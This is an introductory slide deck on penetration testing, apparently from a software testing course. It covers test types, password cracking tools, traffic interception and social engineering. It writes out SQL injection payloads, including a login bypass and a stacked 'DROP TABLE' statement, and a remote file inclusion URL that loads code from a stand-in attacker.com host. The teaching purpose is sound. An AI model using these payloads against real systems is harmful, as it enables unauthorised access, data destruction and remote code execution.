



Software Testing

Security/Penetration Testing

by J. Janvier (Jay/文字)

Security Testing

Difference between Hacking and Penetration/Security Testing is that the tester has permission to do it!!

Penetration/Security Testing

Testing the security of the system, software and or network infrastructure.

How:

1. Identify the security vulnerabilities of your software system,
2. Use hacking/cracking techniques to exploit these vulnerabilities.

Security Tests might involve testing the software for:

- Confidentiality (Illegal access to data)
- Integrity (Corrupting data)
- Authentication (Illegal access to the system (parts))
- Authorization (Providing illegal access to system/data)
- Availability (DOS Attacks)
- Non-Repudiation (MiM Attacks)

Overview of different Security Tests:

https://www.owasp.org/index.php/Web_Application_Security_Testing_Cheat_Sheet

1. Information base


2. Aggressiveness

3. Scope

4. Approach

5. Technique

6. Starting point



1. Information Base: What is the level of knowledge the Tester has about the system?
 - Black Box knowledge, tester imitates an outside hacker
 - White Box knowledge, tester imitates an (former) employee with in depth knowledge
2. Aggressiveness: How aggressive is the tester during the testing?
 - Passively: Scan only for vulnerabilities, do not exploit/hack
 - Cautious: Exploit only the vulnerabilities which do not impact system operation
 - Calculated: Include exploits of vulnerabilities which may damage system operation
 - Aggressive: Exploit all vulnerabilities in the worst way possible.
3. Scope: What is to be tested?
 - Focused: Only a defined part of the system (component) will be tested
 - Limited: A limited number of similar system components or system services will be tested
 - Full: Covers entire system

1. Information base


2. Aggressiveness

3. Scope

4. Approach

5. Technique

6. Starting point



4. Approach: Level of secretness
 - Covert: No help, Limited number of people involved, also tests the organization
 - Overt: Help, anybody can be involved, mainly white box techniques
5. Techniques: What Techniques will be used?
 - Network-Based: Hijack data transfers
 - Other Communication networks: telephone, fax, wireless networks, mobile
 - Physical Attack: Inside job, direct access to the system
 - Social Engineering: Exploit the human link, bin hunting
6. Starting Point: Where is the test performed?
 - Outside: Includes corporate firewalls, DMZ and DPI
 - Inside: More focus on the system to be tested, no need to overcome firewalls, etc.


Techniques

Illegal Access

- Password Management – Password Cracking, Guessing, SQL Injection
- Network Architecture – Traffic Interception
- Patch Management – Vulnerability scanning, exploits
- Security Awareness – Social Engineering, Bin Hunting

Data Integrity

- Stealing Data – Web Crawlers, Webbots
- Data Corruption – SQL Injection



Techniques

Password Guessing: If you had to guess 5 common passwords

- No password <Blank>
- Personal Information related (e.g. name, birthdate, birth place)
- Password, 123456
- Company related (e.g. name, city)
- Pet names

Additionally the complexity can be increased:

Upper case, Lower case, numbers, special characters, reversed.

What is your common password?

Techniques

Password Cracking:

- Dictionary Attack: Try all words from a provided dictionary
- Brute-force cracking: Tries every possible combination

Notes: Using password cracking techniques and tools, unlimited attempts should be possible.


Tools:

- Brutus
- RainbowCrack
- Wfuzz
- Cain and Abel
- L0phtCrack



SQL Injection

Security Vulnerability: Use of SQL statements to gain access to data



A login form with a user icon, a username input field, a password input field, a 'Sign in' button, a 'Stay signed in' checkbox, and a 'Need help?' link.

`SELECT * FROM UsersTable WHERE UserName = `textboxUser` and UserPassword = `textboxPassword``

`SELECT * FROM UsersTable WHERE UserName = `` or `1`=`1` and UserPassword = `` or `1`=`1``



Result: You are signed in with the first user in the table.

SQL Injection

```
SELECT * FROM UsersTable WHERE UserName = ``; DROP TABLE UsersTable`
```



Result: Table is dropped.

You might also be able:

- To display entire table contents,
- Add your own login credentials (INSERT INTO),
- Delete rows,
- Change data

Note: If ``1`=1` is blocked by the code, you should also test `a`=a`


Techniques

Traffic Interception:

- Packet Sniffing: Long term interception of packets to retrieve useful information
- Man-in-the-Middle (MitM): Can be done by using several techniques:
 - Distribution of worms, trojans or other viruses to place a proxy
 - Imitate a website with a slightly different URL
 - Packet Interception/Session Hijacking

Tools:

- Wireshark
- Paros Proxy
- Ettercap
- Cain and Abel



Techniques

Patch Management:

- Scanning for missing patches and other vulnerabilities
- Use known information to exploit the weak spot
- Remote File Inclusion (web applications);
When web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including remote files with malicious code.

e.g. `http://www.target.com/vuln_page.php?file=http://www.attacker.com/malicious`

In this case the included file name will resolve to:

<http://www.attacker.com/malicious.php>

And that code will be executed on the target web server.

Tools:

- Metasploit
- OpenVAS
- GFI Languard
- PHP

Techniques

Security Awareness:

- Social Engineering
 - Hacker calls a targeted employee and tries to get information
 - Walk into an office and steal computer
 - Walk into an office and connect your own device
 - Spam E-mail/Trojans
- Bin hunting: Hacker searches garbage of company

Tools:

- Telephone
- Maintenance suit
- Working Gloves

Questions?